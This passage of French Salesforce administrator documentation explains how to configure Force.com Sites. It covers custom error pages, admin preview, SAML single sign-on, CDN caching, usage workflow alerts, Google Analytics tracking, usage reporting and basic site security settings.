   - `Page Limite dépassée` : page affichée lorsque votre site a dépassé sa limite de bande passante.
   - `Page Maintenance` : page affichée lorsque votre site est fermé pour maintenance.
   - `Page Service non disponible` : page qui s'affiche pour les utilisateurs lorsque les serveurs Salesforce ne sont pas disponibles. Cette page personnalisée est rendue à partir d'une ressource statique de votre choix. La ressource statique est téléchargée dans le serveur cache lors de son attribution en tant que page Service non disponible et lors de sa mise à jour suite à l'attribution. La page personnalisée est affichée uniquement pour les requêtes HTTP ; la mise en cache n'est pas utilisée pour HTTPS. Elle n'est pas disponible pour Developer Edition ou les organisations de test sandbox.

     Si vous n'avez défini aucune page personnalisée pour un site utilisant un préfixe, la page personnalisée du site racine est utilisée lorsque les serveurs ne sont pas disponibles. Par exemple, si `http://masociete.force.com/ventes` ne contient aucune page personnalisée, mais que `http://masociete.force.com` en contient une, cette page personnalisée est utilisée. Sinon, la page Maintenance est affichée par défaut.

     **Remarque:** La ressource statique :
     - doit être un fichier zip public ne dépassant pas 1 Mo ;
     - doit contenir une page nommée `maintenance.html` au niveau racine du fichier .zip. Les autres ressources du fichier .zip, telles que les images ou les fichiers CSS, peuvent respecter n'importe structure de répertoires.
     - Doit contenir uniquement les fichiers qui ont des extensions.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des sites Force.com :
- Personnaliser l'application

- `Page Page introuvable` : page affichée lorsque des utilisateurs tentent d'accéder à une page impossible à localiser. Vous pouvez utiliser l'attribut action dans un composant `<apex:page>` afin de rediriger la page d'erreur Page introuvable. L'utilisation de ce type de redirection dans tout autre page d'erreur redirige les utilisateurs vers la page Maintenance.
- `Page Erreur générique` : page affichée lorsque des exceptions génériques sont détectées.

Remarque: Lors de l'utilisation de ressources statiques dans une page d'erreur personnalisée (telle qu'un fichier image ou un fichier CSS volumineux contenu dans un fichier .zip de ressource statique), chaque ressource individuelle ne doit pas dépasser 50 Ko. Sinon, une erreur 404 (introuvable) est renvoyée pour cette ressource.

5. Cliquez sur **Enregistrer**.
6. Dans la page Détails sur le site, cliquez sur **Aperçu** pour visualiser la page associée telle qu'elle se présente dans un navigateur.

Conseil: Ajoutez le composant `<site:previewAsAdmin />` juste avant la balise fermante `</apex:page>` dans vos pages d'erreur Visualforce personnalisées, afin d'afficher des messages d'erreur de site détaillés en mode d'aperçu administrateur.

CONSULTER ÉGALEMENT :

Gestion des pages Visualforce de sites Force.com

Gestion des pages standard de sites Force.com

## Dépannage des Sites Force.com à l'aide du mode d'aperçu administrateur

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :
- Personnaliser l'application

Si vous détectez des erreurs dans les pages de sites, sans parvenir à en déterminer la cause, utilisez le mode d'aperçu administrateur pour les étudier dans leur contexte et plus en détails.

Remarque: Le mode d'aperçu administrateur est disponible pour tous les sites actifs, y compris les sites qui ont une adresse Web personnalisée à votre marque.

Pour accéder au mode d'aperçu administrateur :

1. Dans Configuration, saisissez *`Sites`* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur le nom du site que vous souhaitez visualiser.
3. Dans la section Détails sur le site, cliquez sur le lien **Aperçu en tant qu'admin**. Une nouvelle fenêtre de navigateur ouvre un aperçu de votre site et le message d'erreur avancé s'affiche en bas de la page.
4. Cliquez sur **Déconnexion du mode d'aperçu administrateur** pour effacer le cookie administrateur et être redirigé vers la page d'accueil du site.

Les messages d'erreur détaillés en mode d'aperçu administrateur sont contrôlés par le composant `<site:previewAsAdmin />` dans vos pages d'erreur Visualforce. À compter de l'édition Summer '10, les nouvelles organisations comprennent par défaut le composant `<site:previewAsAdmin />` dans les pages d'erreur standard. Vous devez ajouter manuellement le composant à toutes les pages d'erreur personnalisées et aux pages des anciennes organisations. Nous recommandons de l'ajouter juste avant la balise fermante `</apex:page>`, comme suit :

```
    <site:previewAsAdmin />
</apex:page>
```

**Remarque:** Le composant `<site:previewAsAdmin />` contient la balise `<apex:messages />`. Si cette balise existe également ailleurs dans vos pages d'erreur, le message d'erreur détaillé s'affiche deux fois.

CONSULTER ÉGALEMENT :

Création et modification de Sites Force.com

Attribution de pages d'erreur aux sites Force.com

## Activation de l'authentification unique pour les sites

L'authentification unique offre aux utilisateurs un accès à toutes les ressources réseau autorisées sans avoir à se connecter séparément à chaque ressource. Vous validez des noms d'utilisateur et des mots de passe avec la base de données de l'entreprise ou une autre application cliente plutôt que d'utiliser des mots de passe utilisateur gérés par Salesforce.

Vous pouvez configurer des Sites pour utiliser l'authentification unique SAML et permettre ainsi à un client de se connecter une seule fois.

Pour activer l'authentification unique aux sites à l'aide du fournisseur d'identité :

1. Configurez un portail client ou un portail partenaire.
2. Configurer vos sites.
3. Si vous utilisez le portail client, configurez vos Sites pour son utilisation.
4. En plus des informations sur la connexion SAML, qui doivent être regroupées et partagées avec votre fournisseur d'identité, vous devez lui fournir les informations suivantes :
   - ID d'organisation
   - ID de portail
   - URL de sites

   Les informations suivantes doivent être ajoutées en tant qu'attributs à l'assertion SAML envoyée depuis votre fournisseur d'identité :
   - `organization_id`
   - `portal_id`
   - `siteurl`

   Pour rechercher ces valeurs :

   a. Dans Configuration, saisissez *`Informations sur la société`* dans la case `Recherche rapide`, puis sélectionnez **Informations sur la société** et copiez l'ID dans `ID d'organisation Salesforce`.

   b. Pour le Portail client, dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**. Cliquez ensuite sur le nom du portail client, puis copiez l'ID qui se trouve dans `ID de portail`.

   Pour des portails partenaires, dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**. Cliquez ensuite sur le nom du portail partenaires, puis copiez l'ID qui se trouve dans `ID de portail Salesforce`.

   c. Dans Configuration, saisissez *`URL personnalisées`* dans la case `Recherche rapide`, puis sélectionnez **URL personnalisées**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :
- Personnaliser l'application

### SAML for Sites initié par un fournisseur de services

Salesforce fournit automatiquement l'authentification unique pour les Sites qui utilisent SAML lorsque le fournisseur d'identité de votre entreprise initie la connexion.

Pour utiliser SAML for Sites lorsqu'un fournisseur de services initie l'authentification unique, vous devez d'abord créer une page Visualforce qui fournit une redirection vers votre serveur. Voici un exemple :

```
<apex:page showHeader="false" sidebar="false">
 <script>
     var PingSpURL =
"https://my.pingserver.com:9031/idp/startSSO.ping?PartnerSpId=salesforce.com.sp";
     var siteLoginPage =
"&TargetResource={!$Site.CurrentSiteUrl}siteLogin?startUrl={!$Site.OriginalUrl}";
     window.location = PingSpURL+siteLoginPage;
 </script>
</apex:page>
```

## Mise en cache des pages de Sites Force.com

Les sites Force.com appliquent deux limites de périodes de 24 heures (bande passante et délai de demande de service) qui varient selon le type d'organisation. Bien que les limites soient élevées pour les organisations de production actives, votre site peut les dépasser en cas de trafic important ou de pages gourmandes en bande passante ou en durée de traitement. La « Dernière période de 24 heures » correspond aux 24 heures précédant l'heure courante.

Le sites fournissent des options de mise en cache qui permettent d'exploiter les ressources de notre partenaire Content Delivery Network (CDN) afin d'améliorer les délais de chargement des pages et les performances des sites, et vous éviter d'atteindre les limites de bande passante ou de délais de demande de service. Les sites permettent de définir la durée de mise en cache de chaque page du site et d'optimiser la livraison de contenu pour vos utilisateurs finaux.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Contrôlez le comportement de mise en cache de votre site en définissant l'attribut booléen `cache` et l'attribut entier `expires` dans chaque page Visualforce. Par défaut, les pages dont l'attribut `cache` n'est pas défini sont mises en cache pendant 10 minutes (600 secondes).

Par exemple, une page dont l'expiration de la mise en cache est définie à 15 minutes se présente comme suit :

```
<apex:page cache="true" expires="900">
```

Remarque: Le CDN est disponible uniquement pour les organisations de production actives. Il n'est pas disponible pour les organisations de test sandbox ou Developer Edition.

Pour protéger l'intégrité des informations sensibles, les sessions et les pages SSL requises après l'authentification ne sont pas mises en cache via le CDN.

Les pièces jointes aux pages publiques accédées via les sites sont automatiquement mises en cache pendant 10 minutes via le CDN.

D'autres facteurs affectent également le comportement de mise en cache, comme le type d'utilisateur qui accède à la page, si la requête provient du serveur de cache et si le site est activé par connexion. Le tableau ci-dessous présente le comportement de mise en cache de chaque requête.

**Requêtes provenant du serveur de cache**

Si le site est activé par connexion :

| Attribut de cache | Comportement de mise en cache | Emplacement de mise en cache |
|---|---|---|
| Défini sur `TRUE` | Cache expire selon une valeur définie par l'utilisateur | Serveur de cache uniquement |
| Non défini | Cache expire dans dix minutes | Serveur de cache uniquement |
| Défini sur `FALSE` | Pas de mise en cache | Aucune |

Si le site n'est **pas** activé par connexion :

| Attribut de cache | Comportement de mise en cache | Emplacement de mise en cache |
|---|---|---|
| Défini sur `TRUE` | Cache expire selon une valeur définie par l'utilisateur | Serveur et navigateur de mise en cache |
| Non défini | Cache expire dans dix minutes | Serveur et navigateur de mise en cache |
| Défini sur `FALSE` | Pas de mise en cache | Aucun |

**Requêtes ne provenant pas du serveur de cache**

Si le site est activé par connexion :

| Attribut de cache | Comportement de mise en cache | Emplacement de mise en cache |
|---|---|---|
| Défini sur `TRUE` | Pas de mise en cache | Aucune |
| Non défini | Pas de mise en cache | Aucune |
| Défini sur `FALSE` | Pas de mise en cache | Aucune |

Si le site n'est **pas** activé par connexion :

| Attribut de cache | Comportement de mise en cache | Emplacement de mise en cache |
|---|---|---|
| Défini sur `TRUE` | Cache expire selon une valeur définie par l'utilisateur | Navigateur uniquement |
| Non défini | Cache expire dans dix minutes | Navigateur uniquement |
| Défini sur `FALSE` | Pas de mise en cache | Aucun |

CONSULTER ÉGALEMENT :

Affichage de l'historique d'utilisation sur 24 heures de Sites Force.com

Limites et facturation des Sites Force.com

# Utilisation d'un workflow pour les Sites Force.com

Workflow pour les sites permet de créer des règles de workflow qui déclenchent des alertes par e-mail lorsque certains critères associés à des sites sont satisfaits. Par exemple, créez un règle qui envoie une alerte par e-mail à l'administrateur de votre site lorsque l'utilisation de la bande passante atteint 80 % de la limite quotidienne ou lorsque le statut actif d'un site change.

La configuration de règles de workflow d'utilisation du site appropriées peut aider vos sites à respecter les limites de bande passante et délai de demande de service par période de 24 heures, ainsi que les limites mensuelles de vues de page et de connexions. Les règles de workflow créées dans l'objet Site sont évaluées une fois par heure pour l'ensemble de sites au sein de l'organisation, sauf si vos critères sont limités à certains sites. Les règles de workflow créées dans les objets Organisation et Licence utilisateur sont évaluées toutes les trois heures.

Seules les actions d'alerte par e-mail sont prises en charge pour les règles de workflow d'utilisation de site. Les autres actions de workflow, telles que les mises à jour de champ, les tâches et les messages sortants, ne sont pas disponibles.

Pour créer une règle the workflow d'utilisation de site, créez une règle avec les paramètres suivants :

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des règles de workflow :
- Personnaliser l'application

Pour créer et modifier des sites Force.com :
- Personnaliser l'application

**Sélectionner l'objet**

Lors de la sélection d'un objet, choisissez l'un des suivants :

- `Organisation` (pour les champs de vues de pages mensuelles autorisées et vues de pages mensuelles utilisées)
- `Site` (pour les champs de détails de site, de bande passante quotidienne et d'heures de demande, de vues de pages mensuelles autorisées, et pour d'autres champs)
- `Licence utilisateur` (pour les champs de connexions mensuelles autorisées et de connexions mensuelles utilisées)

Les objets Organisation et Site sont disponibles uniquement si les sites Force.com sont activés pour votre organisation. L'objet Licence utilisateur ne dépend pas des sites ; il est disponible uniquement si vous avez les Portails client ou Portails partenaire activés pour votre organisation.

**Critères de la règle**

Entrez les critères de votre règle en effectuant l'une des opérations suivantes :

- Sélectionnez `critères suivants sont remplis`, puis sélectionnez les critères de filtrage que doit remplir un site pour déclencher la règle. Par exemple, pour déclencher une règle à chaque modification du statut actif d'un site au sein de votre organisation, définissez le filtre *`Statut du site différent de`* sur Actif. Pour ajouter des lignes ou configurer des conditions booléennes, cliquez sur **Ajouter une logique de filtrage**.
- Sélectionnez `l'évaluation de la formule est positive`, puis saisissez une formule. La règle est déclenchée si la formule renvoie « True ».

  Par exemple, la formule suivante déclenche la règle lorsque l'utilisation de la bande passante atteint 80 % de la limite quotidienne :

  ```
  DailyBandwidthUsed >= 0.8 * DailyBandwidthLimit
  ```

  Dans l'exemple suivant, la formule déclenche la règle lorsque le délai d'utilisation atteint 80 % de la limite quotidienne :

  ```
  DailyRequestTimeUsed >= 0.8* DailyRequestTimeLimit
  ```

**Actions de workflow**

Lors de l'ajout d'actions de workflow, cliquez sur **Ajouter une action de workflow** et sélectionnez `Nouvelle alerte par e-mail` à la page 5312 ou `Sélectionner une action existante`.

Conseil: Pour créer des modèles de message personnalisés qui utilisent des champs de fusion Site, dans Configuration, saisissez *Modèles de message* dans la case Recherche rapide, puis sélectionnez **Modèles de message** et **Nouveau modèle**. Lors de la configuration du modèle, utilisez des champs de fusion de Site en sélectionnant **Champs de site** dans la liste déroulante Sélectionnez un type de champ de la section Champs de fusion disponibles.

CONSULTER ÉGALEMENT :

Présentation des Sites Force.com

## Suivi de votre site Force.com à l'aide Google Analytics

Les sites Force.com offrent une intégration prête à l'emploi avec Google Analytics. Google Analytics permet de suivre l'utilisation de vos sites et de ses pages, avec le nombre de visites, le nombre de vues de pages, la durée moyenne passée sur le site et davantage.

Remarque: Le composant `<site:googleAnalyticsTracking/>` fonctionne uniquement avec les pages utilisées dans un site Force.com. Les sites doivent être activés pour votre organisation et le champ Code de suivi analytique doit être renseigné. Pour obtenir un code de suivi, accédez au site Web Google Analytics.

Pour suivre un site à l'aide de Google Analytics :

1. Inscrivez-vous à un compte Google Analytics.
2. Ajoutez un nouveau profil Google Analytics, puis saisissez le domaine ou l'URL complète du site que vous souhaitez suivre.
3. Copiez l'Identifiant de propriété Web depuis les informations de suivi de Google et collez-le dans le champ Code de suivi Analytics de la page Modifier le site pour le site dont vous souhaitez effectuer le suivi. L'Identifiant de propriété Web commence par les lettres UA suivies de vos numéros de compte et de profil. Par exemple, UA-9049246-2.
4. Cliquez sur **Enregistrer**.
5. Pour suivre les pages Visualforce associées à votre site, saisissez la balise suivante dans le modèle de site de ces pages ou dans les pages individuelles elles-mêmes :

   ```
   <site:googleAnalyticsTracking/>
   ```

   Les pages qui ne contiennent pas cette balise et ne sont pas associées à un modèle de site contenant la balise, ne sont pas suivies. Le modèle de site par défaut contient déjà la balise afin de permettre le suivi des pages utilisant ce modèle, y compris certaines pages par défaut.

   Remarque: Google recommande d'ajouter le composant en bas de la page afin d'éviter une augmentation du temps de chargement de page.

6. Accédez au site Google Analytics et suivez les instructions pour terminer le processus. Une fois l'inscription effectuée, la publication des premiers résultats de suivi dans Google Analytics peut prendre jusqu'à 24 heures.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

Conseil: Pour suivre séparément plusieurs sites, créez des profils séparés à l'aide des URL complètes des sites, puis saisissez un identifiant de propriété Web différent dans le champ `Code de suivi Analytics` pour chaque site.

CONSULTER ÉGALEMENT :

- Gestion des Sites Force.com
- Création et modification de Sites Force.com
- Affichage de l'historique d'utilisation sur 24 heures de Sites Force.com
- Génération de rapports sur des Sites Force.com

## Affichage de l'historique du site Force.com

Pour afficher l'historique de sites :

1. Dans Configuration, saisissez *`Sites`* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur le nom du site que vous souhaitez visualiser.
3. Affichez la liste associée Historique du site.

La liste associée Historique du site consigne et affiche les modifications apportées à votre site. Tous les événements ci-dessous sont consignés dans l'historique du site, avec le nom de l'utilisateur ayant modifié le site et l'heure de la modification :

| Événement | Description |
|---|---|
| Création du site | Enregistre la date de création de chaque site |
| Modifications des détails sur le site | Enregistre les modifications apportées aux valeurs du site suivantes :<br>• Étiquette du site<br>• Nom du site<br>• Description du site<br>• Contact du site<br>• Adresse Web par défaut<br>• Adresse Web personnalisée<br>• Statut actif<br>• Page d'accueil du site actif<br>• Page d'accueil du site inactif<br>• Modèle de site<br>• Robots.txt du site<br>• Icône de favori d'un site<br>• Code de suivi Analytics<br>• Activer les fils |
| Pages standard du site | Enregistre l'activation ou la désactivation de toute page standard du site. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

| Événement | Description |
|---|---|
| Pages d'erreur du site | Enregistre toute modification dans l'attribution de pages d'erreur. |
| Modifications des paramètres de connexion | Enregistre les modifications apportées aux paramètres de connexion suivants :<br>• Portail<br>• Page de modification du mot de passe<br>• Requiert une connexion non sécurisée (HTTP) |
| Modifications des redirections d'URL | Enregistre toute création, suppression, activation, désactivation ou modification de redirection d'URL. |

CONSULTER ÉGALEMENT :

Présentation des Sites Force.com

## Affichage de l'historique d'utilisation sur 24 heures de Sites Force.com

Surveillez la bande passante et les heures de demande quotidiennes de chacun de vos sites en affichant les données d'utilisation consignées dans cette liste associée. En surveillant de près vos sites, vous pouvez éviter de dépasser vos limites.

Pour afficher l'historique d'utilisation de votre site sur 24 heures :

1. Dans Configuration, saisissez *Sites* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur le nom du site que vous souhaitez visualiser.
3. Affichez la liste associée Historique d'utilisation sur 24 heures. Les informations sur l'utilisation peuvent être retardées de plusieurs minutes par les délais de traitement.

La liste Historique d'utilisation sur 24 heures consigne et affiche les données d'utilisation de votre site :

| Mesure | Calcul |
|---|---|
| Bande passante d'origine | La bande passante est calculée en fonction du nombre de mégaoctets envoyés et reçus depuis le serveur d'origine du site. Le `Limite quotidienne` s'applique à une période de 24 heures. |
| Délai de demande | Le « Délai de demande de service (en minutes) » est calculé en fonction du délai serveur total requis pour générer des pages pour le site. La `limite quotidienne` s'applique à une période de 24 heures. |

Le « Serveur d'origine » correspond au serveur Web qui héberge votre site. La « Dernière période de 24 heures » correspond aux 24 heures précédant l'heure courante.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :
- Personnaliser l'application

Pour chaque mesure, la liste associée affiche l'`Utilisation actuelle`, la `Limite quotidienne` et le `Pourcentage utilisé`.

CONSULTER ÉGALEMENT :

- Suivi de votre site Force.com à l'aide Google Analytics
- Génération de rapports sur des Sites Force.com

# Génération de rapports sur des Sites Force.com

Pour suivre l'activité et l'utilisation de votre site, tirez parti du package géré Rapport sur l'utilisation des Sites pour analyser vos vues de pages mensuelles, la bande passante quotidienne et les heures quotidiennes demande de service afin de ne pas atteindre les limites mensuelles et quotidiennes des sites individuels et de votre entreprise.

Pour commencer à utiliser les Rapports et tableaux de bord Salesforce pour sites :

1. Installez le package géré Rapport sur l'utilisation des Sites.
2. Utilisez les rapports de packages pour analyser l'utilisation des sites.
3. Vous pouvez également créer des rapports personnalisés pour analyser l'utilisation des sites.
4. Utilisez le tableau de bord d'utilisation des sites pour surveiller les sites.

## Installation du package géré Rapport sur l'utilisation des Sites

Le package géré Rapport sur l'utilisation des Sites, disponible dans AppExchange, contient des rapports prêts à l'emploi ainsi qu'un tableau de bord pour surveiller l'utilisation des sites.

## Utilisation des rapports de packages pour analyser l'utilisation des sites

Le package géré Rapport sur l'utilisation des Sites contient les rapports suivants pour les sites de votre organisation. Ces rapports se trouvent dans le dossier Rapports sur l'utilisation des sites, sous Tous les rapports dans l'onglet Rapports. Vous pouvez également sélectionner **Rapports sur l'utilisation des sites** dans la liste déroulante `Dossier`, puis cliquez sur **OK**.

Remarque: Comme les données d'utilisation des sites sont collectées à minuit, heure GMT, le décompte de vues de pages du jour peut être imprécis dans les rapports, selon le fuseau horaire dans lequel vous vous trouvez. La prise en compte des vues de pages du serveur de cache dans les rapports peut prendre un ou plusieurs jours.

| Rapport | Description |
|---|---|
| Vues de pages de la période actuelle | Indique le nombre total de vues de pages pour la période actuelle (calendrier mensuel), mesuré par rapport au nombre de vues de pages autorisé. Les vues de pages sont divisées par site et par jour. La limite de la période actuelle s'applique à tous les sites de votre entreprise. |
| Utilisation totale de bande passante quotidienne | Indique le total d'utilisation totale de bande passante au cours des 30 derniers jours, répertoriée par site, par jour, par origine et par serveurs de cache. |
| Vues de pages totales quotidiennes | Indique les vues de pages totales au cours des 30 derniers jours, répertoriées par site, par jour, par origine et par serveurs de cache. |
| Utilisation de bande passante d'origine quotidienne du site | Indique l'utilisation totale de bande passante d'origine au cours des 30 derniers jours, répertoriée par site et par jour. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour installer des packages :
- Télécharger des packages AppExchange

Pour exécuter des rapports :
- Exécuter des rapports

  ET

  Lire sur les enregistrements inclus dans les rapports

Pour créer, modifier, enregistrer et supprimer des rapports :
- Exécuter les rapports et Lire sur les enregistrements inclus dans les rapports

  ET

  Créer et personnaliser des rapports

Pour créer, modifier et supprimer des tableaux de bord :
- Exécuter des rapports

  ET

  Gérer les tableaux de bord

| Rapport | Description |
|---|---|
| Utilisation des heures de demande quotidiennes du site | Indique les heures de demande de service d'origine au cours des 30 derniers jours, répertoriées par site et par jour. |
| Palmarès des sites consommateurs de bande passante | Indique les sites ayant consommé la bande passante la plus importante au cours de la période actuelle. |
| Palmarès des sites consommateurs de ressources | Indique les sites ayant consommé le plus grand nombre d'heures de demande de service au cours de la période actuelle. |
| Palmarès des sites par vues de pages | Indique les sites ayant généré le plus grand nombre de vues de pages au cours de la période actuelle. |

## Création de rapports personnalisés pour analyser l'utilisation des sites

Vous pouvez également créer des rapports personnalisés sur les sites :

1. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
2. Pour le type de rapport, sélectionnez **Rapports administratifs**, puis **Rapports sur l'utilisation des sites**. Vous devez activer les sites pour votre organisation et installer le package géré Rapport sur l'utilisation des Sites afin d'afficher le type de rapport personnalisé Rapports sur l'utilisation des sites.
3. Cliquez sur **Créer** pour créer un rapport personnalisé. Les champs associés à vos sites, tels que `Nom du site`, `Statut du site`, `Limite de bande passante quotidienne` et `Limite d'heures de demande quotidiennes`, peuvent tous être utilisés dans votre rapport personnalisé.

Remarque: Lorsque vous créez vos propres rapports personnalisés à l'aide du type de rapport personnalisé Rapports sur l'utilisation des sites, notez que la colonne `Bande passante d'origine` est indiquée en octets et la colonne `Heure de demande` est indiquée en millisecondes. Assurez-vous de tenir compte de la différence en unités en comparant ces colonnes aux colonnes `Limite de bande passante quotidienne` et `Limite d'heures de demande quotidiennes`, indiquées respectivement en mégaoctets et en minutes.

Pour les rapports prêts à l'emploi inclus dans le package géré, la bande passante est indiquée en mégaoctets et l'heure de demande est indiquée en minutes.

## Utilisation du tableau de bord d'utilisation des sites pour surveiller les sites

Le package géré Rapport sur l'utilisation des Sites contient le tableau de bord d'utilisation des sites qui permet de surveiller en temps réel les sites de votre entreprise. Le tableau de bord contient un composant pour chaque rapport fourni dans le package géré.

Pour accéder au tableau de bord, sous l'onglet Tableaux de bord, procédez comme suit :

- Utilisez le champ `Afficher le tableau de bord`.
- Vous pouvez également cliquer sur **Aller à la liste de tableaux de bord**, puis sélectionner **Tableau de bord d'utilisation des sites** dans la liste de tableaux de bord.

Pour modifier le tableau de bord, cliquez sur **Modifier**. Vous pouvez également créer votre propre tableau de bord personnalisé à l'aide de tout rapport personnalisé que vous avez créé. Ajoutez éventuellement le tableau de bord d'utilisation des sites à votre page d'accueil en tant qu'instantané d'un tableau de bord.

CONSULTER ÉGALEMENT :

Affichage de l'historique d'utilisation sur 24 heures de Sites Force.com

Suivi de votre site Force.com à l'aide Google Analytics

## Présentation de la sécurité des sites Force.com

Tenez compte des problèmes de sécurité suivants en configurant votre site Force.com :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Si la case `Requiert une connexion sécurisée (HTTPS)` est cochée dans la page Paramètres de session et que la case `Requiert une connexion non sécurisée (HTTP)` n'est pas cochée dans la page Paramètres de connexion, le domaine `secure.force.com` s'affiche pour les utilisateurs qui se connectent au portail associé à partir du site. Par exemple, si vous avez inscrit `mycompany.force.com` comme votre domaine personnalisé, l'URL change en `https://mycompany.secure.force.com` lors de la connexion. Pou plus d'informations, reportez-vous à Gestion des paramètres de connexion et d'inscription aux sites Force.com.
- Les clients qui utilisent un script pour se connecter à des sites peuvent utiliser le paramètre d'URL optionnel `refURL` afin de conserver le nom de domaine personnalisé après la connexion. Ce paramètre n'a aucun effet si `Requiert une connexion non sécurisée (HTTP)` a été défini pour le site ou si `Requiert une connexion sécurisée (HTTPS)` a été défini pour l'organisation. Exemple d'URL utilisant `refURL` : `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.
- Pour définir des restrictions basées sur une adresse IP ou sur des heures de connexion, le protocole HTTPS est requis. Vous devez utiliser l'URL sécurisée associée à votre domaine Force.com pour accéder à votre site.
- Pour appliquer le protocole HTTPS dans toutes les pages des sites Force.com et autoriser toutes les adresses IP à accéder à votre site, créez les plages IP suivantes : `0.0.0.0` à `255.255.255.255`, `::` à `::fffe:ffff:ffff` et `::1:0:0:0` à `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. Il peut toutefois affecter les performances de votre site et doit être appliqué uniquement en cas de nécessité absolue. Le passage du HTTP au HTTPS affecte pas les utilisateurs actuellement connectés uniquement lors de leur prochaine connexion.
- Des messages d'erreur différents peuvent s'afficher pour les utilisateurs authentifiés et non authentifiés dans certaines conditions, par exemple en présence d'exceptions Apex.
- Seules les organisations de production disposent de certificats SSL `secure.force.com` valides pour accéder aux sites qui utilisent HTTPS.

  Remarque: Si un site dans une organisation sandbox (non productive) est accédé via le protocole HTTPS, un avertissement de nom de certificat incorrect s'affiche.

- Les paramètres de mémoire cache sur les ressources statiques sont définis sur privé lorsqu'un utilisateur y accède via un site Force.com, qui fait l'objet de restrictions pour le profil d'utilisateur invité, en fonction de la plage IP ou des heures de connexion. Les sites avec des restrictions de profil utilisateur invité mettent en cache les ressources statiques uniquement dans le navigateur. En outre, si un site sans restriction devient limité, l'expiration des ressources statiques peut nécessiter jusqu'à 45 jours dans la mémoire cache de Salesforce et dans toute mémoire cache intermédiaire.

ATTENTION:

- Nous recommandons de définir un partage privé pour les objets sur lesquels vous accordez un accès « Lire » dans votre site. Les utilisateurs qui accèdent à votre site peuvent ainsi afficher et modifier uniquement les données associées à votre site.

- Nous recommandons également de sécuriser la visibilité de toutes les vues de liste. Définissez l'affichage de vos listes de vue à `Visible à certains groupes d'utilisateurs`, puis spécifiez les groupes à partager. Les vues de liste dont l'affichage est défini à `Visible à tous les utilisateurs` sont visibles aux utilisateurs publics de votre site. Pour partager une vue de liste avec des utilisateurs publics, créez un nouveau groupe public pour ces utilisateurs et accordez leur une visibilité. Si le partage de l'objet est défini à privé, les utilisateurs publics ne peuvent pas afficher ces enregistrements, quel que soit le paramètre de visibilité des vues de liste.

# Méthodes et expressions Apex associées à des Sites Force.com

## Méthodes Apex Force.com

Les méthodes Apex pour les Sites Force.com son contenues dans la classe `site`, la classe `cookie` et la classe `urlRewriter`. Reportez-vous au guide *Force.com Apex Code Developer's Guide*.

## Expressions associées à des sites Force.com

Force.com fournit également les expressions suivantes à utiliser dans les pages Visualforce, les modèles d'e-mails et les commandes s-controls :

| Champ de fusion | Description |
|---|---|
| $Site.Name | Renvoie le nom d'API du site actuel. |
| $Site.Domain | Renvoie le nom du domaine Force.com de votre organisation. |
| $Site.CustomWebAddress | Renvoie l'URL personnalisée de la requête si elle ne se termine pas en `force.com` ou renvoie l'URL personnalisée principale du site. Si aucune n'existe, ce champ renvoie une chaîne vide. Notez que le chemin de l'URL est toujours la racine, même si l'URL personnalisée de la requête est préfixée par un chemin. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide. La valeur du champ se termine toujours par un caractère `/`. L'utilisation de $Site.CustomWebAddress doit être évitée. Nous recommandons d'utiliser à la place $Site.BaseCustomUrl. |
| $Site.OriginalUrl | Renvoie l'URL d'origine de cette page s'il s'agit d'une page d'erreur désignée pour le site, sinon renvoie `null`. |
| $Site.CurrentSiteUrl | Renvoie l'URL de base du site actuel que les références et les liens doivent utiliser. Notez que ce champ peut renvoyer l'URL de la page référente à la place de l'URL de la requête actuelle. La valeur du champ est préfixée par un chemin et se termine toujours par un caractère `/`. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide. L'utilisation de $Site.CurrentSiteUrl doit être évitée. Utilisez la place $Site.BaseUrl. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

| Champ de fusion | Description |
|---|---|
| $Site.LoginEnabled | Renvoie la valeur `true` si le site actuel est associé à un portail activé par connexion actif ; sinon renvoie `false`. |
